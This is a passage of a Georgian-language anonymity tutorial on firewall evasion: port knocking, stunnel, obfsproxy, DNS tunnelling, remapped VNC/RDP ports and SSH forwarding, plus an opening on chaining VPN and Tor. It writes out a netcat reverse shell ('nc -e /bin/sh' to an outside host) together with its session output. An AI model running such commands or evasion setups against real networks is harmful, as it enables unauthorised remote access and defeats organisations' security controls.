ეს მეთოდი სერვერების ადმინისტრატორების მიერ გამოიყენება რომ შეამცირონ შეტევის ზედაპირი და პორტები დახურონ სანამ ამ პორტის გახსნის საჭიროება არ დადგება. როგორც კი პორტის გახსნა გახდება საჭირო ხდება მათზე დაკაკუნება. ცხადია ამ მეთოდის გამოყენება შეტევისათვისაც შეიძლება, ანუ გახსნით პორტს გააგზავნით ინფორმაციას Firewall-ის გვერდის ავლით და შემდეგ დახურავთ პორტს.

ვიკიპედია საკმაოდ კარგად აღწერს ამ პროცესს: https://en.wikipedia.org/wiki/Port_knocking

ასევე საინტერესო ბმულებია https://www.epinox.de/en/windows/port-knocking-tool.html, https://www.admin-magazin.de/Das-Heft/2010/06/Remote-einloggen-mit-Port-Knocking


https://www.min.at/prinz/o/software/port/ საკმაოდ ძველი პროგრამაა თუმცა შეიძლება ჯერ კიდევ იმუშაოს ზოგიერთ სერვერთან.

ეს ბმული https://sourceforge.net/projects/knockknock/ კი აგიხსნით როგორ ხდება პორტებზე დაკაკუნება Windows-ში.

ესეც საინტერესო ბმულია https://www.howtogeek.com/442733/how-to-use-port-knocking-on-linux-and-why-you-shouldnt/ რომელიც კარგად ახსნის პორტზე დაკაკუნებას და მის დადებით და უარყოფით მხარეებს.


მოწინააღმდეგის დაბნევა და კავშირის მიმსგავსება ლეგიტიმურ კავშირთან

ერთერთი პროგრამა რომელიც ასეთი რამისათვის გამოიყენება არის STunnel https://www.stunnel.org/features.html რომელიც არსებულ სერვერებს უმატებს TLS დაშიფვრის ფუნქციას ამ პროგრამების კოდის შეცვლის გარეშე.



პრინციპი მარტივია, კავშირი კიდევ ერთხელ იშიფრება TLS-ის საშუალებით და იგზავნება პორტზე 443 რადგან ეს არის სტანდარტული TLS კავშირის პორტი. ე.ი. კავშირს გავახვევთ TLS დაშიფვრაში და პაკეტები უკვე ნამდვილი TLS კავშირის სახეს მიიღებენ. კავშირი გაივლის Firewall-ს და შემდეგ სერვერი მოაცილებს TLS დაშიფვრას. როგორც მოყვანილ დიაგრამაზე ხედავთ TLS შემოხვეულია VPN-ზე და სერვერის მიღწევის შემდეგ ორივე დაშიფვრა მოცილდება და უკვე ღია კავშირი იგზავნება ინტერნეტში. თუ თვითონ ინტერნეტ კავშირი SSL კავშირია ცხადია სამმაგი დაშიფვრაც კი გამოგივათ. რაც მთავარია კავშირი გამოიყურება როგორც ლეგიტიმური კავშირი და Firewall-ის პაკეტების ღრმა ანალიზიც კი ვერ შეძლებს იმის აღმოჩენას რომ VPN-ს იყენებთ.


Stunnel - ღია SSL-ს იყენებს შესაბამისად შეუძლია გამოიყენოს ამ დაშიფვრის უამრავი სხვადასხვა ფუნქცია და მეთოდი. იგი უფასო პროგრამაა და არსებობს Linux, Windows, Android და სხვა სისტემებისათვის.



Kali-ში მის დასაყენებლად გამოიყენეთ ბრძანება

```
sudo apt-get install stunnel4
```

თუ გადახვალთ ამ საიტის Download მენიუზე ნახავთ ჩამოსატვირთი საინსტალაციო პაკეტების სიას სხვადასხვა სისტემებისათვის.



ეს პროგრამა უნდა მუშაობდეს როგორც კლიენტზე ის სერვერზე. ცხადია ამისათვის საკუთარი სერვერი დაგჭირდებათ.

Debian-ზე ამ პროგრამის დაყენების და კონფიგურირების კარგი სახელმძღვანელოა https://www.ab9il.net/crypto/openvpn-cloaking.html ასევე ნახეთ ბმული https://www.unixmen.com/tunnel-ssh-connections-ssl-using-stunnel-debian-7-ubuntu-13-10/ . სხვა სისტემებზე დასაყენებლად მიმართეთ პროგრამის ვებსაიტს https://www.stunnel.org/examples.html მათ საკმაოდ კარგი სახელმძღვანელოები აქვთ.

როგორც ადრე განვიხილეთ, Tor-იც შეიძლება გამოიყენოთ მოწინააღმდეგის დასაბნევად. ამისათვის გამოიყენება ObfsProxy

ეს პროქსი შეიძლება გამოიყენოთ არა მარტო Tor კავშირისათვის არამედ პრაქტიკულად ნებისმიერი კავშირისათვის. შეგიძლიათ ეს პროქსი დააყენოთ თქვენ სერვერზე და შემდეგ Open VPN-თ გაიაროთ Firewall. რა თქმა უნდა, ეს ყველაფერი შესაძლებელია იმ შემთხვევაში თუ Firewall ატარებს Tor კავშირს.

ასევე ზოგი კვანძი კავშირს ამსგავსებს ე.წ. Content Delivery კავშირის პაკეტებს. შესაბამისად ასეთი პაკეტების დაბლოკვა გამოიწვევს ინტერნეტის ბევრი საიტის ნაწილობრივ დაბლოკვას, რასაც Firewall ვერ გააკეთებს. ზოგი კვანძი კი კავშირს ნებისმიერად შიფრავს, ერთი შეხედვით ასეთი პაკეტები არ გამოიყურებიან საეჭვოდ, თუმცა გარკვეული დროის შემდეგ ადმინისტრატორი მიხვდება რომ კავშირი არ არის ლეგიტიმური. ზოგი კვანძი ცდილობს გვერდი აუაროს IP მისამართის დაბლოკვას და არა შინაარსის დაბლოკვას. ეს ბმული https://www.cactusvpn.com/beginners-guide-to-vpn/what-is-obfsproxy/ მოგაწვდით დამატებით ინფორმაციას თუ რა არის და როგორ დააყენოთ ეს პროქსი.

PsiPhone - https://psiphon.ca/ არის ძალიან კარგი მომსახურება, ის არსებობს Windows, Mac და Android-სათვის. იგი იყენებს VPN, SSH და სხვა არხებს კავშირის დასამალად. იგი ასევე იყენებს Tor Plugable Transport-ს, კლიენტი პროგრამა დინამიურად პოულობს ახალ სერვერებს. ღია არქიტექტურის სისტემაა.

შესაძლებელია რომ, კავშირი გაუშვათ DNS პორტის გავლით, ამას DNS გვირაბსაც უწოდებენ. ამის გაკეთება კი შეიძლება https://github.com/iagox86 Dnscat2 პროგრამით. არსებობს ბევრი სხვა პროგრამა რომლებიც იგივეს აკეთებენ, ეს პროგრამა ითვლება როგორც საუკეთესო, რადგან აქვს დაშიფვრა, ცენტრალიზებული სერვერი და მართვის მარტივი საშუალებები. რაც მთავარია უფასოა. ეს ბმული https://zeltser.com/c2-dns-tunneling/ კი აგიხსნით როგორ დააყენოთ და გამოიყენოთ ეს პროგრამა.

ასევე შესაძლებელია ორმხრივი VPN-ის შექმნა DNS-ის გავლით. https://www.shellntel.com/blog/2016/3/30/vpn-over-dns-1 რომელიც ყველა პროტოკოლს გაატარებს DNS-ის გავლით. ასეთი რამ გამოგადგებათ შემთხვევებში როცა DNS მუშაობს, მაგრამ სხვა ყველაფერი დაბლოკილია, მაგალითად აეროპორტებში ან სასტუმროებში.

ამ პროგრამის ალტერნატიული პროგრამაა IodineDNS https://github.com/yarrick/iodine

VNC და RDP დისტანციურად მართვა.

Firewall-ისათვის გვერდის ასავლელად შესაძლებელია გამოიყენოთ დისტანციურად მართვის პროგრამები. ასეთმა კავშირმა უნდა გაიაროს Firewall და შემდეგ მართოს დაშორებული კომპიუტერი. ამისათვის პორტები 5900 და 5800 უნდა იყოს გახსნილი Firewall-ზე. რაც ბევრ Firewall-ზე ალბათ არ არის გახსნილი. ან Firewall-მა უნდა გახსნას ეს პორტები, ან სამართავი კომპიუტერის და კაშირის პორტი უნდა შეცვალოთ ღია პორტით, მაგალითად 443 ან 80.

როცა დაშორებულ კომპიუტერს უერთდებით სამართავი პროგრამით, ეს პროგრამა ეკრანზე გიჩვენებთ სამართავი კომპიუტერის ეკრანს და გაძლევთ საშუალებას დაშორებული კომპიუტერთან იმუშაოთ ისე თითქოს მას უზიხართ, ამის გაკეთების საშუალებას იძლევა მაგალითად VNC https://en.wikipedia.org/wiki/Virtual_Network_Computing . კიდევ ერთი, პოპულარული პროგრამაა RDP https://en.wikipedia.org/wiki/Remote_Desktop_Protocol, ეს პროტოკოლი შეიქმნა Microsoft-ის მიერ რომ დისტანციურად მართოთ გრაფიკულ ინტერფეისიანი სიტემები. ეს პროტოკოლი უსმენს TCP 3389 და UDP 3389 პორტებს. საჭიროების შემთხვევაში ამ პორტების შეცვლა შეიძლება 80 და 443-თ რომებიც უმეტეს შემთხვევაში Firewall ზე გახსნილია.

ეს კავშირები ალბათ არ იმუშავებენ Firewall-ებზე რომლებსაც პაკეტების ღრმა ანალიზი შეუძიათ და არ იმუშავებენ HTTP პროქსიებზე. თანაც გაითვალისწინეთ რომ საჭიროა პროგრამის სერვერის ნაწილი დააყენოთ დაშორებულ კომპიუტერზე და კლიენტი ნაწილი დააყენოთ თქვენ კომპიუტერზე.

ცხადია კავშირი დამატებით შეიძლება გაატაროთ SSH ან VPN გვირაბში, ან გამოიყენოთ S-Tunnel. გვირაბის შექმნა კი ხდება ადგილობრივი პორტის გადამისამართებით

```
ssh -L 8080:localhost:5900 -p 443 root@demo.myserver.net
```


ამ მაგალითში ადგილობრივ პორტს ვამისამართებთ. ადგილობრივ მანქანაზე ვიყენებთ პორტს 8080, ხოლო დაშორებულ მანქანაზე გამოვიყენებთ პორტს 5900. შემდეგ კი, იმისათვის რომ, გვერდი ავუაროთ Firewall-ს, კავშირს ვაგზავნით 443 პორტის გავლით. ასეთი კავშირის შემთხვევაში პროქსი უნდა იყოს Local Host, ხოლო პორტი 8080. ანუ პაკეტი თქვენი კომპიუტერიდან წავა ადგილობრივ 8080 პორტზე, იქიდან გადამისამართდება Firewall-ის 443 პორტზე, იქიდან კი მივა დაშორებულ კომპიუტერთან, რომელიც ამ პაკეტს დააგზავნის 5900 პორტზე.

RDP-კავშირი შეიძლება დაამყაროთ ბრაუზერის გაფართოების Chrome Remote Desktop საშუალებით. https://chrome.google.com/webstore/detail/chrome-remote-desktop/inomeogfingihgjfjlpeplalcfajhgai?hl=en .

და ბოლოს Guacamole https://guacamole.apache.org/ რომელიც ძალიან კარგი პროგრამაა, მას არ ჭირდება კლიენტის დაყენება, კლიენტის ფუნქციას ბრაუზერი ასრულებს. შეგიძლიათ იმუშაოთ HTTP ან HTTPS-ით. ცხადია უმჯობესია HTTPS გამოიყენოთ. Firewall წესით უდა გაიაროთ, რადგან უბრალო ვებ კავშირს იყენებთ. ამ პროგრამას VNC და RDP-ისთან შეუძლია მუშაობა. ყველა სიკეთესთან ერთად უფასო პროგრამაა. ადვილი დასაყენებელი და გამოსაყენებელია.

შემომავალი კავშირების დაბლოკვის გვერდის ავლა

სიტუაციებში როცა ქსელს Firewall აკონტროლებს, მაგალითად კორპორატიულ ქსელში, ან საუნივერსიტეტო ქსელში. ასეთ შემთხვევებში ხდება შემომავალი კავშირებს დაბლოკვა. ამ დაბლოკვის გვერდის ასავლელად გამოვიყენებთ გარეთ გამავლ კავშირს. ცხადია Firewall რაღაც კავშირს უნდა უშვებდეს გარეთ მაგალითად პორტზე 80 ან პორტზე 443. ამ კავშირების გამოყენებით Firewall-ის კონტროლის გვერდის ასავლელად გამოიყენება ე.წ. რევერს კავშირები. ასეთ კავშირებს იყენებს TeamViewer https://www.teamviewer.com და LogMeIn https://www.logmein.com/. ეს პროგრამები უერთდებიან ქსელის კომპიუტერს და შემდეგ ამყარებენ კავშირს საკუთარ ცენტრალურ სერვერთან. ანუ ამყარებენ რევერს კავშირს რომელსაც შემდეგ პროგრამები იყენებენ რომ ამ სერვერის გავლით გავიდნენ ინტერნეტში, ან შეუერთდნენ სხვა სერვერს.



ასეთ პროგრამებს ჭირდება მუდმივ კავშირში ცენტრალურ სერვერთან, იმისათვის რომ კავშირი მუდმივად იყოს გახსნილი, ხოლო ქსელის სხვა კომპიუტერები საჭიროების მიხედვით შეუერთდებიან ცენტრალურ სერვერს.

არსებობს ბევრი სხვა პროგრამაც რომელიც იგივეს აკეთებს. მაგალითად ეს პროგრამები გამოიყენება თქვენი რუტერის NAT-ის გადასალახად და გარედან თქვენ ქსელთან დასაკავშირებლად. ამის მაგალითია თანამედროვე ქსელის დისკები (ე.წ. NAS drive) რომლებთანაც გარკვეული პროგრამის გამოყენებით შეიძლება ქსელის გარედან დაკავშირება. როგორც წესი, ასეთი პროგრამები ცენტრალურ სერვერს უერთდებიან.

მაგრამ თუ ამ პროგრამების გამოყენება არ გინდათ, იგივეს გაკეთება შესაძლებელია SSH-ით. მაგალითად MacOS, Linux-ზე და Putty-ს გამოყენებით Windows-ში. ეს მეთოდი უკვე განვიხილეთ დაშორებული პორტის გადამისამართების პარაგრაფში. დაგჭირდებათ ან სტატიკური (უცვლელი) IP მისამართი ანდა ე.წ.Dynamic DNS. ასეთი კავშირის დასამყარებლად უნდა დააყენოთ პორტების მომსმენი, ამის დაყენება თქვენ ლაფთოფზეც შეიძლება მაგრამ მაშინ რუტერზე უნდა გახსნათ პორტების გადამისამართება. რაც ცოტა საწვალებელია.

პორტებს მსმენელი შეიძლება დააყენოთ სერვერზე.

ამისათვის გამოვიყენებთ NetCut-ს

```
nc -l -p 8080 -vvv
```

```
root@openvpn ~# nc -l -p 8080 -vvv
listening on [any] 8080 ...
```


ხოლო Firewall-ის უკან მოთავსებულ მანქანაზე კი უნდა შევასრულოთ ბრძანება:

```
nc -e /bin/sh demo.myserver.net 8080
```

ამგვარად მანქანები ერთმანეთს დაუკავშირდებიან

```
listening on [any] 8080 ...
connect to [172.31.28.156] from host86-182-232-158.range86-182.btcentralpl
us.com [86.182.232.158] 51877
ls
demo
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
pwd
/home/nathan
```

ასეთი კავშირის შექმნა შეიძლება ბევრი სხვადასხვა ხელსაწყოთი, ეს ბმული http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet გიჩვენებთ რომელი პროგრამებით არის ამის გაკეთება შესაძლებელი და რა ბრძანებები უნდა გამოიყენოთ.




ალბათ უკვე მიხვდით როგორ ახერხებენ ჰაკერები თქვენი NAT-ის გავლას. ისინი კომპიუტერზე ასამუშავებელი კოდის ერთ ნაწილად იყენებენ ასეთი Shell ბრძანებას, იმისათვის რომ უწყვეტი კავშირი დაამყარონ თქვენ მანქანასთან. ამის გასაკეთებლად ჰაკერს ინტერნეტში უნდა გააჩნდეს რამე სერვერი, რომელსაც shell ბრძანება შეუერთდება.

თავი 10 დაშიფრული კავშირების ერთმანეთში ჩასმა და ერთმანეთზე გადაბმა.

ამ თავის ამოცანაა განიხილოს თუ როგორ ხდება, ანონიმურობის უფრო მეტად დაცვისათვის, ანონიმიზაციის მეთოდების ერთმანეთთან კომბინაციაში გამოყენება. როგორც წესი, ხდება აქამდე განხილული მეთოდების ერთმანეთში ჩასმა ან ერთმანეთზე გადაბმა.

შესავალი




ანონიმურობის სხვადასხვა მეთოდების ერთმანეთში ჩასმა შესაძლებელია. როგორც წესი ასეთი მეთოდები ინფორმაციის განსაკუთრებით კარგად დაცვისათვის გამოიყენება. თუმცა, ასეთი მეთოდების გამოყენება ყოველთვის ვერ დაგიცავთ, სამაგიეროდ კავშირის სირთულეს ნამდვილად გაზრდის, და თუ არ იცით რას აკეთებთ, შეიძლება შეამციროს კიდეც ანონიმურობა და თქვენი ამოცნობა უფრო ადვილი გახადოს. თუ არ გაქვთ საკმარისი ტექნიკური ცოდნა უმჯობესია გამოიყენოთ უკვე არსებული ცალკეული მეთოდები და არ შეეცადოთ ამ მეთოდების კომბინირებას.

ძირითადი მეთოდები რომლებიც შეიძლება კომბინაციაში გამოიყენოთ არიან: SSH, VPN, JohDoNYM, I2P, Tor. ამ მეთოდების ერთმანეთში ჩასმას და გადაბმას ერთიდაიგივე მნიშვნელობით გამოვიყენებთ. ამ მეთოდების კიდევ უფრო მეტად გასართულებლად და დასაშიფრად შეიძლება გამოიყენოთ S-Tunnel.


როცა ანონიმიზაციის მეთოდების კომბინირებაზე ვლაპარაკობთ ცხადია მათ მეტი ანონიმურობისათვის ვიყენებთ ასეთ შემთხვევებში პროქსიების გამოყენება არ გამოგადგებათ რადგან ისინი არ შიფრავენ კავშირს და გასცემენ თქვენ IP მისამართს.

ჯერ განვიხილავთ რატომ არის კომბინირება საჭირო, ანუ საერთოდ რატომ უნდა გავაკეთოთ კომბინირება. შემდეგ განვიხილავთ ძლიერ და სუსტ მხარეებს და შემდეგ შევეცდებით ავხსნათ როგორ მუშაობს თითოეული მეთოდი.



ამ ნახატზე ხედავთ როგორ ხდება სხვადასხვა მეთოდების ერთმანეთში ჩასმა, აქ ჩასმულია SSH ან VPN და Tor. პირველ ნახტომზე კავშირი გაივლის VPN სერვერს, რომელიც დაინახავს თქვენ ნამდვილ IP მისამართს. შემდეგ კავშირი გადავა Tor კვანძზე. ეს კვანძი გაიგებს VPN სერვერის IP მისამართს, შემდეგ Tor-ში მოხდება რამდენიმე კვანძის გავლა და დანიშნულების მანქანა მიიღებს ინფორმაციას Tor-ის გამომავალი კვანძიდან. იგივე მოხდება თუ SSH-ს გამოიყენებთ, თუ JonDoNYM-ს იყენებთ კიდევ რამდენიმე ნახტომი დაემატება სანამ კავშირი Tor კვანძამდე მიაღწევს.

მეორე მაგალითია ჯერ Tor და შემდეგ VPN.



ალბათ ადვილი გასაგებია რომ ჯერ კავშირი დამყარდება Tor შემავალ კვანძთან და Tor-დან გამოსვლის შემდეგ მონაცემები გაივლის VPN. აქ Tor ის შემავალი კვანძი დაინახავს თქვენ ნამდვილ IP მისამართს, შემდეგ მონაცემები Tor-ს გაივლიან და მოხვდებიან VPN სერვერზე, რომელიც მხოლდ Tor-ის გამომავალი კვანძის მისამართს ხედავს. დანიშნულების მანქანა კი დაინახავს მხოლოდ VPN სერვერის მისამართს. შეიძლება მიხვდეს კიდეც რომ VPN-დან მოდიხართ, მაგრამ ვერ მიხვდება რომ მანამდე Tor-i გაიარეს მონაცემებმა.

ძლიერი და სუსტი მხარეები SSH – VPN – JonDoNYM -> Tor-> Internet

როდის უნდა გამოიყენოთ ეს მეთოდები?

ძლიერი მხარეები:

მთავარია დააკვირდეთ რა არის მონაცემების შეერთების პირველი ნახტომი და ბოლო ნახტომი. მაგალითად:

- VPN შეიძლება დაგჭირდეთ იმისათვის რომ გააღწიოთ თქვენი ორგანიზაციის ქსელიდან,
- თქვენი ISP ბლოკავს Tor-ს.
- თუ უფრო ენდობით VPN, SSH JohnDoNYM სერვერის უსაფრთხოებას ვიდრე თქვენი ISP-ის უსაფრთხოებას, შეიძლება გამოიყენოთ შესაძლო Tor დეანონიმიზაციის წინააღმდეგ. ანუ თუ მოწინააღმდეგე რომელიც Tor-ის შემავალ და გამომავალ კვანძს აკონტროლებს ცდილობს თქვენი ვინაობის დადგენას. იმის გამო რომ, იყენებთ VPN, SSH ან JohnDoNYM-s Tor-ის შემავალი კვანძი ვერ ხედავს თქვენ მისამართს. როგორც უკვე განვიხილეთ, თუ მხოლოდ Tor -ით მუშაობთ, შეტევის ერთერთი მეთოდია რომ გარკვეული მაქინაციების საშუალებით ბრაუზერმა გააგზავნოს UDP კავშირი. იმის გამო რომ Tor UDP-სთან არ მუშაობს ეს პაკეტები გვერდს აუვლიან Tor-ს და გასცემენ თქვენ ნამდვილ IP მისამართს. შესაბამისად, მნიშვნელოვანია, რომ თქვენი IP მისამართი დაცული იყოს სწორად მომუშავე VPN-ით.

სუსტი მხარეები:

